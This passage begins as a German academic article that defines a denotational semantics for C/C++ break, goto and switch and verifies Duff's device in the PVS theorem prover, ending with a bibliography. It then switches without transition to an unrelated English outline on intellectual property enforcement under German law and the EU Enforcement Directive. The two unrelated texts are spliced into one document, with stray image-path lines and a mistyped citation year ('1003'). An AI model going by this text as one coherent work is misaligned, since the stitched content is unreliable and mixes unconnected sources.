$$M \uplus N \quad \stackrel{\text{def}}{=} \quad \{(m,0) \mid m \in M\} \ \cup \ \{(n,1) \mid n \in N\}$$

Im Folgenden verwenden wir allerdings bedeutungstragende Namen als Marken. Zum Beispiel steht $U \stackrel{\text{def}}{=} \overset{links:}{X} \uplus \overset{mitte:}{Y} \uplus \overset{rechts:}{Z}$ für die disjunkte Vereinigung der drei Mengen X, Y und Z wobei die Elemente aus X mit *links* markiert wurden, die aus Y mit *mitte* und so weiter. Die Marken verwenden wir gleichzeitig als Funktionen. So ist $links(x) \in U$ für $x \in X$.

3.2 Komplexe Zustände

Ohne weiter ins Detail zu gehen, betrachten wir wieder eine Menge von Zuständen S, wobei jeder Zustand auf irgendeine Art und Weise alle Werte aller benutzten Variablen enthält. Jetzt bilden wir die folgende disjunkte Vereinigung aus 7 Komponenten:[8]

$$Res \quad = \quad \overset{ok:}{S} \uplus \overset{break:}{S} \uplus \overset{case:}{(S \times \mathbb{Z})} \uplus \overset{default:}{S} \uplus \overset{goto:}{(S \times \mathbb{L})} \uplus \overset{fail:}{\mathbf{1}} \uplus \overset{hang:}{\mathbf{1}}$$

Bevor wir das erläutern sagen wir noch kurz, wohin die Reise geht: die Funktionen $Res \longrightarrow Res$ bilden die semantische Domaine unserer Semantik! Das heißt jedes Programmfragment bekommt als Semantik eine solche Funktion zugeordnet.

Elemente von *Res* nennen wir im Folgenden *komplexe* Zustände (im Gegensatz zu den Elementen von S). Jede der sieben Komponenten von *Res* steht für ein mögliches Resultat einer Anweisung in C oder C++:[9] Die *ok*-Komponente steht für normale Termination einer Anweisung, nach der die Programmausführung mit der darauf folgenden Anweisung fortgesetzt wird. Die anderen Komponenten bezeichnen eine sogenannte abnormale Termination, die dazu führt, dass eine Reihe der (im Programm textuell) folgenden Anweisungen übersprungen wird. Die Marken *break*, *case*, *default* und *goto* stellen dabei zeitweilige Abnormalitäten dar, die an späterer Stelle, zum Beispiel am Ende einer Schleife oder einem Label, wieder in den normalen *ok*-Modus transferiert werden können. Deshalb kapseln diese Abnormalitäten alle einen Zustand, nämlich den Zustand, mit dem die Ausführung fortgesetzt werden soll.

Die Marken *fail* und *hang* stehen für einen Programmabsturz, der durch einen Typfehler (*fail*) oder durch eine nicht terminierenden Schleife (*hang*) verursacht werden kann. Die Abnormalitäten werden wie folgt benutzt.

break ist das Resultat einer `break`-Anweisung.[10] Ein mit *break* markierter Zustand ist der Zustand *vor* dem Ausführen der `break`-Anweisung, mit dem die Ausführung hinter der Schleife fortgesetzt wird.

[8] Das ist die vereinfachte Definition aus [Tew00], in der einige die Komponenten, wie zum Beispiel für `continue` und `longjmp`, fehlen

[9] Dabei haben wir geschummelt und der Einfachheit halber für diesen Artikel die drei Komponenten für `return`, `continue` und `longjmp` weggelassen.


[10] Die `break`-Anweisung verläßt auf direktem Wege die umschließende `while` oder `for`-Schleife und setzt mit der ersten Anweisung nach der Schleife fort.

case Mit *case* wird immer ein Paar aus einem Zustand und einer Zahl markiert. Die *case*-Abnormalität wird benutzt, um die Anweisungen zwischen dem `switch` und dem richtigen `case` zu überbrücken.

default Mit der *default*-Abnormalität gelangt man vom `switch` zum `default`-Label (so es eines gibt).

goto ist das Resultat einer `goto` Anweisung, sie überbrückt die Ausführung bis zu einem passenden Label.

Die folgende Graphik verdeutlicht die Verwendung der Abnormalitäten am Beispiel von `goto`:



Wir starten in einem mit *ok* markierten komplexen Zustand, die ersten Anweisungen werden ausgeführt. Das Resultat des `goto`-Befehls ist ein mit *goto* markierter Zustand. Die drauffolgenden Anweisungen werden inspiziert, der mit *goto* gekapselte Zustand wird jedoch nicht verändert. Das passende Label transformiert die *goto*-Abnormalität schließlich wieder in ein *ok* und die darauffolgenden Anweisungen werden wieder ausgeführt.

3.3 Effekte fangen (Semantik einfacher Anweisungen)

Im Folgenden definieren wir beispielhaft die Semantik einiger Anweisungen. Die nicht besprochenen Details sind in [Tew00] zu finden. Wie schon gesagt, wird die Semantik aller Anweisungen und Programmfragmente als eine Funktion $Res \longrightarrow Res$ dargestellt. Am einfachsten ist die Semantik von `break` und `goto`:

$$[\![\texttt{break}]\!] = \left| \begin{array}{lcl} ok(s) & \mapsto & break(s) \\ x & \mapsto & x \end{array} \right.$$

$$[\![\texttt{goto } l]\!] = \left| \begin{array}{lcl} ok(s) & \mapsto & goto(s, l) \\ x & \mapsto & x \end{array} \right.$$

In diesen Gleichungen benutzen wir Mustervergleich (*pattern matching*), wie in funktionalen Programmiersprachen üblich: Fall das Argument von $[\![\texttt{break}]\!]$, also der komplexe Zustand in dem die `break`-Anweisung startet, mit *ok* markiert ist, wird der enthaltene Zustand s mit *break* markiert. Anderenfalls passiert nichts. Für die Semantik von `goto` speichert die *goto*-Abnormalität auch das Ziellabel.

Betrachten wir nun die Semantik eines Labels:

$$[\![l :]\!] = \left| \begin{array}{lcl} goto(s, l) & \mapsto & ok(s) \\ x & \mapsto & x \end{array} \right.$$

Beachten Sie, dass von $[\![l :]\!]$ nur *goto*-Abnormalitäten mit dem richtigen Label transformiert werden. Andere *goto*-Abnormalitäten bleiben unverändert.

Die Semantik von Zuweisungen muss so definiert werden, dass sie nur einen Effekt für *ok*-markierte Zustände hat.

$$
\begin{array}{rcl}
[\![v = expr]\!] & = & \left| \begin{array}{lcll} ok(s) & \mapsto & \left\{ \begin{array}{ll} ok(s|_{v \mapsto i}) & \text{falls } [\![expr]\!](s) = ok(i) \\ fail & \text{sonst} \end{array} \right. \\ x & \mapsto & x \end{array} \right. \\
[\![st_1; st_2]\!] & = & \left| \; x \mapsto [\![st_2]\!]\big([\![st_1]\!](x)\big) \right.
\end{array}
$$

Bei der Variablenzuweisung ist zu beachten, dass die Berechnung des Ausdruckes *expr* wegen eines Typfehlers fehlschlagen kann.[11] Sequentielle Komposition wird wieder auf Funktionskomposition in der semantischen Domäne abgebildet. Dadurch wird sichergestellt, dass eine Abnormalität an allen Anweisungen vorbei kommt und schließlich diejenige findet, die sie wieder zu *ok* transformiert.

3.4 Abnormalitäten durchreichen (Semantik zusammengesetzter Anweisungen)

In diesem Abschnitt weisen wir auf ein paar Besonderheiten der Semantik von `if` und `switch`-Anweisungen sowie von Schleifen hin. Die semantischen Gleichungen in diesem Artikel zu diskutieren, würde zu weit führen. Der interessierte Leser findet sie in [Tew00].

Um für die Besonderheiten der Semantik von zusammengesetzten Programmen ein Gefühl zu bekommen, betrachten wir das folgende Programmfragment:

```
if(a == 0)
  goto lab;
else
  ;
switch(b){
  case 0: if(c == 0)
     lab:    d = 1;
          else
  case 1:    d = 2;
}
```

Das Fragment wird ein korrektes C oder C++ Programm wenn Variablendeklarationen und eine `main`-Funktion hinzugefügt werden. Der Effekt ist wie folgt: Falls `a` gleich Null ist, wird direkt in den `then`-Zweig zu der Zuweisung `d = 1;` gesprungen. Nach diesem Sprung geht die Abarbeitung normal weiter, das heißt das `else` führt dazu, dass das `if` und damit das `switch` verlassen werden. Falls `a` jedoch nicht Null ist, dann kann die `switch`-Anweisung dazu führen, dass in den `else`-Zweig gesprungen wird.


Für die Semantik der `if`-Anweisung hat das die folgenden Konsequenzen: Falls nach dem Ende des `then`-Teiles ein mit *ok* markierter Zustand vorliegt wird der `else`-Zweig ignoriert. Falls aber eine Abnormalität vorliegt, muss nach dem `then`-Zweig auch die Semantik des `else`-Zweiges evaluiert werden.

[11] Ausdrücke mit Seiteneffekten können leicht integriert werden. Damit und mit der Semantik der Ausdrücke wollen wir jedoch keinen Platz verschwenden.

Für zusammengesetzte Anweisungen gilt allgemein, dass enthaltene Ausdrücke (wie die Bedingung im `if` oder im `switch`) ignoriert werden, wenn die Anweisung mit einer Abnormalität betreten wird. Die Abnormalität muss dann aber an alle Anweisungsblöcke weitergegeben werden, und zwar in der Reihenfolge, in der sie im Quellprogramm stehen.

Traditioneller Weise wird die Semantik von `while` Schleifen so wie die von rekursiven Funktionen mit Hilfe einer Fixpunktkonstruktion auf der induktiv-vollständigen Ordnung der partiellen Funktionen bestimmt. Für `while`-Schleifen erhält man eine äquivalente, aber einfachere Semantik durch die Betrachtung von *Terminationspunkten*. Ein Terminationspunkt ist eine Anzahl von Iterationen der Bedingung und des Schleifenkörpers sodass nach dieser Anzahl von Iterationen die Schleife terminieren würde. Das heißt, es muss entweder eine Abnormalität vorliegen[12] oder die Bedingung muss falsch ergeben haben. Die Semantik der `while`-Schleife testet nun zuerst die Existenz von Terminationspunkten für den gegebenen Anfangszustand. Falls solche existieren ist die Semantik der gesamten Schleife identisch mit der Iteration bis zum kleinsten Terminationspunkt. Falls keine solchen Punkte existieren ergibt die Semantik *hang*. Eine so definierte Semantik gestattet zwar, für jede beliebige Schleife, zu bestimmen, ob sie terminiert oder nicht. Das Halteproblem ist dennoch nicht gelöst, da die Semantik von `while`-Schleifen nicht berechenbare Funktionen ergibt, das heißt, es kann keine Programme geben, die die Semantikfunktion berechnen.[13]

Zur Modellierung von Rückwärtssprüngen mit `goto` ist es wichtig, dass in C und C++ Sprungmarken einen Sichtbarkeitsbereich haben, nämlich genau den Funktionskörper in dem sie stehen. Dadurch wird verhindert, dass man von einer Funktion in eine andere springen kann. Für die Semantik von Rückwärtssprüngen legt man eine `goto`-Schleife um den gesamten Funktionskörper. Diese Schleife iteriert den Körper so lange, bis er nicht mehr mit einer *goto*-Abnormalität terminiert.



In diesem Bild springt die fünfte Anweisung zur zweiten zurück. Nach dem Sprung geht die Auswertung ersteinmal *vorwärts* weiter, allerdings wird durch die `goto`-Abnormalität der aktuelle Zustand nicht verändert. Schliesslich beginnt die Auswertung mit der `goto`-Abnormalität wieder von vorn und das Label wird erreicht.

In diesem Abschnitt haben wir zugleich sehr alte und brandneue Ideen vorgestellt. Der Zenit an Forschungsaktivität zu denotationeller Semantik ist sicherliche schon seit einigen Jahren überschritten. Eine denotationelle Semantik, die die Sprungbefehle von C und C++

[12] Genauer gesagt eine von `continue` verschiedene Abnormalität, denn eine `continue` Abnormalität wird am Ende des Schleifenkörpers zu `ok` transformiert.

[13] Den Test zur Existenz von Terminationspunkten kann man nicht so programmieren, dass er immer terminiert. Genau das wäre aber für eine Lösung des Halteproblems erforderlich.

```
void copy(char * to, char * from, int count){
  int rounds= count / 8;
  switch(count % 8){
  case 0: while(rounds-- > 0){  *to++ = *from++;
  case 7:                       *to++ = *from++;
  case 6:                       *to++ = *from++;
  case 5:                       *to++ = *from++;
  case 4:                       *to++ = *from++;
  case 3:                       *to++ = *from++;
  case 2:                       *to++ = *from++;
  case 1:                       *to++ = *from++;
} }                            };
```

Abbildung 1: Duff's device

korrekt behandelt, insbesondere die Sprünge *in* tiefer verschachtelte Blöcke *hinein*, war bisher jedoch unbekannt. Außerdem ist die von uns entwickelte Semantik ungewöhnlich einfach. Bis auf disjunkte Vereinigungen stammen alle Grundlagen aus der Schulmathematik. Domänentheorie oder Continuations, die sonst die Grundlagen denotationeller Semantik bilden, werden nicht benötigt.

4 Eigentlich unmöglich, aber trotzdem richtig (Ein Korrektheitsbeweis für Duffs Device)

Abbildung 1 zeigt Duff's Device [Duf04]. Es besteht aus einer achtfach aufgefalteten Schleife zum Kopieren, *ohne extra Kode zum Behandeln überzähliger Elemente.* Das Programm ist korrektes C und C++. Falls die Anzahl `count` zu kopierender Elemente nicht durch acht teilbar ist, wird mittels *switch* die Dekrementierung von *rounds* übersprungen und die überzähligen Elemente werden im ersten partiellen Schleifendurchlauf kopiert.

Abbildung 1 stimmt nicht ganz mit dem originalen Duff's Device überein. Tom Duff hat sein Device erfunden um Daten auf einen Port zu kopieren (das heißt die Zieladresse blieb konstant), wozu es auf der damaligen Architektur keine Assemblerprimitive gab. Außerdem hat er eine `do while`-Schleife verwendet.

Zur Verifikation von Duff's device benutzen wir den interaktiven Theorembeweiser PVS [ORR+96, PVS]. PVS ist ein allgemeiner Theorembeweiser für Logik höherer Ordnung [GM93]. Die Eingabe von PVS sind Textdateien mit Funktionsdefinitionen[14] und Theoremen. Ist der Quelltext eingelesen, kann man in einem interaktiven Beweisermodus die Theoreme beweisen. Dabei wählt man nacheinander verschiedene Beweiserkommandos, die das aktuelle Beweisziel modifizieren, bis es schließlich einem Axiom entspricht. Die Beweiskommandos gestatten natürlich nicht die Ableitung falscher Sachen.[15]

Im VFisaco-Projekt haben wir bereits einen Teil der im vorigen Abschnitt skizzierten

[14] Eine Logik höherer Ordnung enthält immer auch eine reine funktionale Programmiersprache, so ähnlich wie Haskell [Has, HPF92], in der Funktionen definiert werden können.

[15] Allerdings gibt es ab und zu auch Fehler in PVS mit denen man dann zum Beispiel $1 = 2$ beweisen kann.

```
duff(source, dest : posnat, count : nat) : [Result[State, Unit] -> Result[State,Unit]] =
  write_int(rounds, div(const_int(count), const_int(8))) ##
  write_int(i, const_int(0)) ##
  int_switch_stm(
    rem( const_int(count), const_int(8)),
      int_case(0) ##
              gwhile_stm(
                 const_int(0) < post_decr_const(rounds),
                      skip_res ##
                      write_int_array(dest, read_int(i),
                              read_int_array(source, read_int(i))) ##
                          write_int(i, read_int(i) ++ const_int(1)) ##
      int_case(7) ##  write_int_array(dest, read_int(i),
                              read_int_array(source, read_int(i))) ##
                          write_int(i, read_int(i) ++ const_int(1)) ##
              ..........................................
      int_case(1) ##  write_int_array(dest, read_int(i),
                              read_int_array(source, read_int(i))) ##
                          write_int(i, read_int(i) ++ const_int(1))

              )  % end gwhile_stm
  ) % end int_switch_stm
```

Abbildung 2: Die Semantik von Duff's Device in PVS

Semantik von C++ in PVS formalisiert. In PVS liegt die Semantik in Form von Definitionen für jede mögliche Anweisung vor. Mit Hilfe dieser Definitionen kann man dann die Semantik eines Programmes zusammensetzen. Ein Compiler, der C++ Programme automatisch in ihre Semantik in PVS übersetzen kann ist in Arbeit, aber noch nicht einsatzbereit. Derweil übersetzen wie die zu verifizierenden Programmbeispiele per Hand.

Um Ihnen einen Eindruck zu ermöglichen enthält Abbildung 2 die Definition der Funktion duff — der Semantik von Duff's Device. Abgesehen von den Parametern source, dest und count ist duff eine Funktion so wie im vorherigen Abschnitt besprochen, nur dass die PVS Formalisierung von *Res* eben Result[State, Unit] heißt. Die Definition von duff besteht aus der Verknüpfung der Semantiken für die einzelnen Anweisungen. Dabei ist ## ein PVS infix-Operator für die Komposition von Funktionen.

Mit dem Beweiser von PVS kann man nun Eigenschaften von duff und damit von Duff's Device zeigen. Zum Beispiel auch die von uns entwickelte Spezifikation, deren PVS Quelltext Sie in Abbildung 3 sehen können. Diese Spezifikation beschreibt die geforderten Eigenschaften in der Form eines Theorems in der Logik von PVS. Das Theorem heißt duff_total und besagt, dass die Gleichung ab Zeile 3 unter der Vorbedingung duff_var_ok(...) gilt. Diese Vorbedingung enthält Typkorrektheitseigenschaften. Zum Beispiel, dass die Felder source und dest nur ganze Zahlen enthalten (und nicht etwa Booleans), dass die Variable rounds im Speicher an einer anderen Stelle liegt, als das Feld dest, aber auch, dass beide Felder wenigstens count Elemente enthalten. Abgesehen von dieser letzten Bedingung gelten diese Typkorrektheitseigenschaften natürlich für das Originalprogramm. In der Semantik werden

```
duff_total : Theorem Forall(source, dest : posnat, count : nat) :
    duff_var_ok(source, dest, count, s) Implies
      duff(source, dest, count)(ok(s,unit)) =
      ok(s WITH [
          ‘vars := Lambda(j : posnat) :
              IF j = rounds Then int(−1)
              Elsif j = i Then int(count)
              Elsif cell_in_array(s, dest)(j) And
                      index_from_cell(s, dest, j) < count
                  Then
                      s‘vars(get_array(s‘vars(source))
                              ‘fields(index_from_cell(s, dest, j)))
              Else s‘vars(j)
              Endif
        ], unit)
```

Abbildung 3: Spezifikation von Duff's Device

sie aber nicht als wahr vorausgesetzt.[16]

Die Gleichung in der Spezifikation besagt, dass die Funktion duff, in einem Zustand s gestartet, immer normal terminiert (dass heißt, die `while`-Schleife terminiert und es gibt unter den gegebenen Vorbedingungen keine Zugriffe außerhalb der Feldgrenzen von source und dest). Desweiteren ist der Zustand, nachdem Duff's Device terminiert hat, genau beschrieben, nämlich als s **WITH** [...]. Dabei enthält der Ausdruck in den eckigen Klammern die Änderungen gegenüber dem Anfangszustand s. Im Endzustand enhält die Variable rounds den Wert -1, i den Wert des Parameters count und die Feldelemente mit Index kleiner als count sind von source nach dest kopiert worden. Mehr wird nicht verändert.

Die gesamten PVS Quellen, einschließlich der Beweise, stehen im WWW unter der Adresse http://wwwtcs.inf.tu-dresden.de/∼tews/Goto/. Der Korrektheitsbeweis für Duff's Device besteht außer der Spezifikation aus weiteren 37 Lemmata, die mit insgesamt ungefähr 700 PVS-Beweiskommandos bewiesen wurden. Die Spezifikation und der Korrektheitsbeweis für Duff's Device sind relativ einfach. Die wirkliche Herausforderung bei Duff's Device lag darin, eine denotationelle Semantik zu entwickeln, die es einem erlaubt, per `switch` in eine Schleife hineinzuspringen.

5 Was wir noch loswerden wollten (Zusammenfassung)

Dieser Artikel gibt einen kurzen Überblick über verschiedene Methoden, zur Verbesserung der Qualität von Software. Der Schwerpunkt liegt dabei auf der Verifikation der Software mit Hilfe einer denotationellen Semantik. Diesen Ansatz verfolgen wir auch im VFiasco-Projekt an der TU Dresden, das sich zum Ziel stellt, einige Eigenschaften des Mikrokernbetriebssystems Fiasco zu verifizieren. Abschnitt 3 beschreibt eines der letzten Forschungsergebnisse

[16] Setzt man Typkorrektheit voraus, kann man Programme, die eine eigene Speicherverwaltung haben nicht mehr behandeln. Denn für solche Programme muss ja erst bewiesen werden, dass die Speicherverwaltung korrekt arbeitet und jeder dynamisch allozierten Variablen ihren eigenen Speicher zuweist.

des Projektes: Eine denotationelle Semantik für C++, die nicht nur abrupte Termination durch `break`, `continue` oder `return` sondern auch Sprungbefehle (`goto`) und berechnete Sprünge (`switch`) korrekt behandelt. Im letzten Abschnitt demonstrieren wir die Anwendbarkeit dieser Semantik durch die Verifikation von Duff's Device.

Literatur

[Coq] *The coq proof assistant.* http://coq.inria.fr/.

[Duf04] Duff, T.: *Tom Duff on Duff's Device*, 2004. available at www.lysator.liu.se/c/duffs-device.html.

[ECCH00] Engler, D., B. Chelf, A. Chou, and S. Hallem: *Checking system rules using system-specific, programmer-written compiler extensions.* In *Symposium on Operating Systems Design and Implementation (OSDI 2000)*, San Diego, CA, 23–25 October 2000.

[GM93] Gordon, M. J. C. and T. F. Melham: *Introduction to HOL: A Theorem Proving Environment for Higher Order Logic.* Cambridge University Press, 1993.

[Hal] *Halteproblem.* Artikel in Wikipedia, der feien Enzyklopädie. Siehe `de.wikipedia.org/wiki/Halteproblem`.

[Has] *The haskell home page.* http://www.haskell.org/.

[HBB+98] Härtig, H., R. Baumgartl, M. Borriss, Cl.-J. Hamann, M. Hohmuth, F. Mehnert, L. Reuther, S. Schönberg, and J. Wolter: *DROPS: OS support for distributed multimedia applications.* In *Proceedings of the Eighth ACM SIGOPS European Workshop*, Sintra, Portugal, September 1998.

[HH01] Hohmuth, M. and H. Härtig: *Pragmatic nonblocking synchronization for real-time systems.* In *USENIX Annual Technical Conference*, Boston, MA, June 2001.

[HHL+97] H. Härtig, M. Hohmuth, J. Liedtke, S. Schönberg, and J. Wolter: *The performance of µ-Kernel-based systems.* In *Proceedings of the 16th Symposium on Operating Systems Principles (SOSP-97)*, volume 31,5 of *Operating Systems Review*, pages 66–77, New York, October 5–8 1997. ACM Press.

[HJ00] Huisman, M. and B. Jacobs: *Java program verification via a Hoare logic with abrupt termination.* In Maibaum, T. (editor): *Fundamental Approaches to Software Engineering*, volume 1783 of *Lecture Notes in Computer Science*, pages 284–303. Springer, Berlin, 2000.

[Hol03] Holzmann, G. J.: *The Spin Model Checker: Primer and Reference Manual.* Addison-Wesley, 1003.

[HPF92] Hudak, P., J. Peterson, and J. H. Fasel: *A Gentle Introduction to Haskell 98.* Available via haskell.cs.yale.edu/tutorial/, October 1992.

[HT03] Hohmuth, M. and H. Tews: *The semantics of C++ data types: Towards verifying low-level system components.* In Basin, D. and B. Wolff (editors): *TPHOLs 2003, Emerging Trends Proceedings*, pages 127–144. 2003. Technical Report No. 187 Institut für Informatik Universität Freiburg.

[JC00] J. Copeland, J. S. Haemer: *The art of software testing.* Server/Workstation Expert, aug 2000. online Journal, `swexpert.com/C9/SE.C9.AUG.00.pdf`.

[lon] *longjmp, siglongjmp — non-local jump to a saved stack context.* Linux manual page.

[LOO] *The loop project.* http://www.cs.ru.nl/sos/research/loop/.

[McM93] McMillan, K.: *Symbolic Model Checking.* Kluwer Academic Publishers, 1993.

[Mod] *Modula-2 record types.* http://www.modula2.org/reference/recordtypes.php.

[Mos90] Mosses, P. D.: *Denotational semantics.* In Leeuwen, J. van (editor): *Handbook of Theoretical Computer Science, volume B*, chapter 11, pages 575–631. Elsevier Science Publishers, Amsterdam, 1990.

[Mye01] Myers, G. J.: *Methodisches Testen von Programmen.* Oldenbourg, 7 Auflage, 2001. Übersetzung von *The art of software testing.*

[ORR+96] Owre, S., S. Rajan, J.M. Rushby, N. Shankar, and M. Srivas: *PVS: Combining specification, proof checking, and model checking.* In Alur, R. and T.A. Henzinger (editors): *Computer Aided Verification*, volume 1102 of *Lecture Notes in Computer Science*, pages 411–414. Springer, Berlin, 1996.

[PVS] *Pvs specification and verification system.* http://pvs.csl.sri.com/.

[Tew00] Tews, H.: *Verifying duff's device: A simple compositional denotational semantics for goto and computed jumps.* Submitted, 2000. Available from `wwwtcs.inf.tu-dresden.de/~tews/science.html`.

[Whe02] Wheeler, D. A.: *More than a gigabuck: Estimating gnu/linux's size*, July 2002. Published at `http://www.dwheeler.com/sloc`.

Enforcement of Intellectual Property Rights under German Private Law

An outline in view of the European Directive on the Enforcement of Intellectual Property Rights (2004/48/EC)

Intellectual property (IP) rights include patents, designs, copyright, trademarks, and others.

When an IP right is infringed the rightholder can obtain an injunction ordering the infringer to cease infringing the right and/or to take measures to stop the interference with the right.

The rightholder may also have payment claims against the infringer. He may be able to charge the infringer a reasonable licence fee for the unlicenced use of his right even if the infringer was unaware of the right. If the infringer has acted wilfully or negligently the rightholder is entitled to choose between
payment of a reasonable licence fee,
compensation for his own lost profit,
an account of the profit made by the infringer.
In practice the rightholder usually demands payment of a reasonable licence fee because its amount is easier to prove than the rightholder's lost profit or the profit made by the infringer.

A third party that has made an infringing act possible may also be liable for damages or it may at least be required to take measures to stop an ongoing infringement. It is not entirely clear under which circumstances exactly third parties are liable. The Bundesgerichtshof (Federal Appeals Court) has stated that an injunction is available against third parties in the event of infringements that are "gross and easily perceptible". The question of how exactly this general rule applies to internet service providers has not yet been resolved. Their responsibility is limited by §§ 8-11 Teledienstegesetz (Tele Services Act). However, according to the Bundesgerichtshof this limitation only concerns criminal law and liability for damages, and it does not exclude an injunction against a service provider. Accordingly, the Bundesgerichtshof held a few months ago that an injunction is available against an internet auction house in the event of a user infringing trademark rights if the auction house could have realised and prevented the infringement by exercising reasonable control. The court held that while the auction house was not required to check every offer before publication it was legally obliged to block the offer promptly upon notice of the infringement by the rightholder. Furthermore, it had to take precautionary measures in order to prevent any further similar violations of the relevant trademark right.

It is often difficult for a right holder to prove an alleged infringement and the amount of

any compensation claims. He usually needs information from the alleged infringer. Under §§ 142, 144 Zivilprozessordnung (Civil Procedure Act) the court can order a party to a lawsuit to submit files or other information relevant to the dispute to the court. These rules have been introduced only recently, whereas similar or even far more extensive rules have been in place in England and France for a long time. The German courts are using their new powers under these rules thus far with restraint. Holders of IP rights therefore rely primarily on specific "rights to be informed" (Auskunftsansprüche), some of which are based on the statutes relating to the relevant IP right, while others are based on case law.
The infringer is usually obliged to provide information on the extent of the infringement and on the distribution channels of the infringing goods or services unless this would be unreasonably onerous to him.
If the alleged infringer declines to provide information it will be necessary in most cases to obtain a court decision confirming that the right has effectively been infringed by the defendant. Only in "obvious" cases of infringement the right to be informed can be enforced through an interim court order.
The infringer fulfils his obligation by providing statements to the court and to the rightholder. If he has to reveal confidential business information the court can order that the information be provided only to a third party, usually a chartered accountant, who will then filter out the necessary information from the data.

On the European level there are to date few rules regarding the remedies for infringements of intellectual property rights and the procedural rules under which they are enforced. One notable provision is art. 8 of the Directive 2000/29/EC, which is limited to copyright and related rights and which has not been implemented by creating a specific new provision of German law because the government thought that the German rules on third parties' liability referred to above already fulfilled the requirements.

The Directive "on the Enforcement of Intellectual Property Rights" (2004/48/EC, "Enforcement Directive"), which sets mandatory standards for the national laws of the member states from 29 April 2006, is the first ambitious attempt by the European legislator to harmonise private law remedies and procedural rules in this area of law. Its objective is to establish the highest possible minimum standards in favour of the rightholders and to facilitate the enforcement of their rights. The law was passed in a hurry before the accession of the new EU members in the spring of 2004 because it was feared that the new member states would oppose the bill.

In contrast to the Commission's original draft the Enforcement Directive only contains provisions on civil law and procedure, and not on criminal law. In other respects, however, its scope is very wide. It applies to all "intellectual property rights", a term that is not defined by the Directive despite the fact that there is no definitive and universally accepted catalogue of such rights, and it applies to commercial as well as non-commercial infringements. While the more drastic measures the Enforcement Directive

provides for are in principle limited to infringing acts on a commercial scale, it is left to the member states' discretion to decide whether to apply the stricter measures also to non-commercial infringements. Furthermore, the definition of acts carried out on a "commercial scale" is quite broad. It covers all acts "carried out for direct or indirect economic or commercial advantage"; this is said to "normally" exclude acts carried out by end-consumers acting in good faith.

Injunctions will be available not only against alleged infringers but also against intermediaries "whose services are being used by a third party to infringe an intellectual property right", if necessary without the defendant having been heard beforehand (art. 9 (1) a) and (3) and art. 11 of the Enforcement Directive; these provisions do not apply to infringements of copyright and related rights). Furthermore, the court can order the seizure or delivery up of infringing goods so as to prevent their entry into and move within the channels of commerce. Hitherto infringing goods can be seized only by the police in the course of a criminal investigation or by Customs. It is also possible to seize the alleged infringer's assets and freeze his bank accounts under art. 9 (2) and (3) of the Enforcement Directive without the defendant having been heard beforehand if this is necessary to secure the rightholder's claims for financial compensation. Under the German Civil Procedure Act a party can already apply for a comparable interim remedy called "Arrest" (§§ 916-934 Zivilprozessordnung). However, under the Directive the courts are also empowered to order the communication of bank, financial or commercial documents or appropriate access to the relevant information. The German Association for Industrial Property and Copyright Law (Deutsche Vereinigung für Gewerblichen Rechtsschutz und Urheberrecht) noted in its comments on the draft directive that it does not believe that this can be necessary in order to secure the rightholder's claims for damages. It means giving the rightholder access to confidential business information of the alleged infringer.

The Enforcement Directive generally aims at improving the rightholders' means of getting information on the alleged infringer and the infringing activity. Firstly, the Directive provides that an alleged infringer may be ordered to present evidence if the rightholder has presented "reasonably available evidence sufficient to support its claims". It remains to be seen whether this formula will be interpreted in such a way that the order will be more easily available to the rightholder than under the current interpretation of the relevant provisions of the Civil Procedure Act (§§ 142, 144 ZPO) by the courts. Furthermore, art. 6 of the Enforcement Directive provides that in the event of an infringement on a commercial scale a party may be required to communicate banking, financial or commercial information, "subject to the protection of confidential information".

If a rightholder has presented "reasonably available evidence" for his allegation that his right is being infringed the "competent judicial authorities" may also order "prompt and effective" provisional measures to secure evidence for the alleged infringement (art. 7

Enforcement Directive). These may include the detailed description and the seizure of the allegedly infringing goods as well as the seizure of "materials and implements used in the production and/or distribution of these goods and the documents relating thereto". The measures may be ordered in the course of litigation or by way of an interim order before a lawsuit has been brought.

The Directive contains numerous vague terms and its provisions often leave room for interpretation. Some questions will be decided in the upcoming legislation process relating to the German provisions implementing any new standards prescribed by the Enforcement Directive, and ultimately the European Court of Justice will decide whether national law does or does not comply with the Directive. In my view the more onerous measures that may be inflicted upon the alleged infringer, e. g., the seizure of goods and materials and the communication of, or the granting of access to, banking, financial and commercial documents, ought to be subject to clearly defined and not too lax legal requirements. Furthermore, the courts should be required to consider carefully in each individual case whether or not a measure is proportionate or reasonable in view of the possible damage caused to the alleged infringer. That approach appears advisable considering the experience made in England with the "Anton Piller order" (now called "search order") and the "Mareva injunction" (now called "freezing injunction"), instruments that appear to have influenced the European legislators in drafting the Enforcement Directive, together with the French "saisie-contrefaçon". After the Court of Appeal had created the "Anton Piller order" the courts initially issued several hundred such orders per year. However, after a few years a number of judges voiced their concern about the way these orders were issued and carried out in practice. According to them, the courts often did not consider carefully enough whether the rightholder's case was sufficiently strong and whether the defendant was really likely to destroy evidence unless the order was issued without him being heard beforehand. They also maintained that "Anton Piller orders" sometimes caused the defendant irreparable damage that was either unjustified or at least disproportionate to the severity of the infringement the defendant was found guilty of in the end. The fact that "Anton Piller orders" were usually combined with an order freezing the defendant's property and the seizure of his business documents could lead to the defendant's business being closed down without the defendant being able to put up any kind of effective resistance. One judge resumed: „It has to be accepted that a common, perhaps the usual, effect of the service and execution of an Anton Piller order is to close down the business which, on the applicants' evidence, is being carried on in violation of their rights." In the following years the number of "Anton Piller orders" declined sharply.

The provisions of the Enforcement Directive relating to the calculation of compensation claims will probably not entail any important changes to German law. In particular, a provision proposed by the Commission under which the rightholder would have been able to demand a lump sum in the amount of the double reasonable licence fee was not adopted. It would have been a novelty for German law, which does not recognise the

concept of “punitive” damages and only provides for compensation claims measured by reference to either the actual damage incurred by the plaintiff or the actual illicit gains by the infringer.

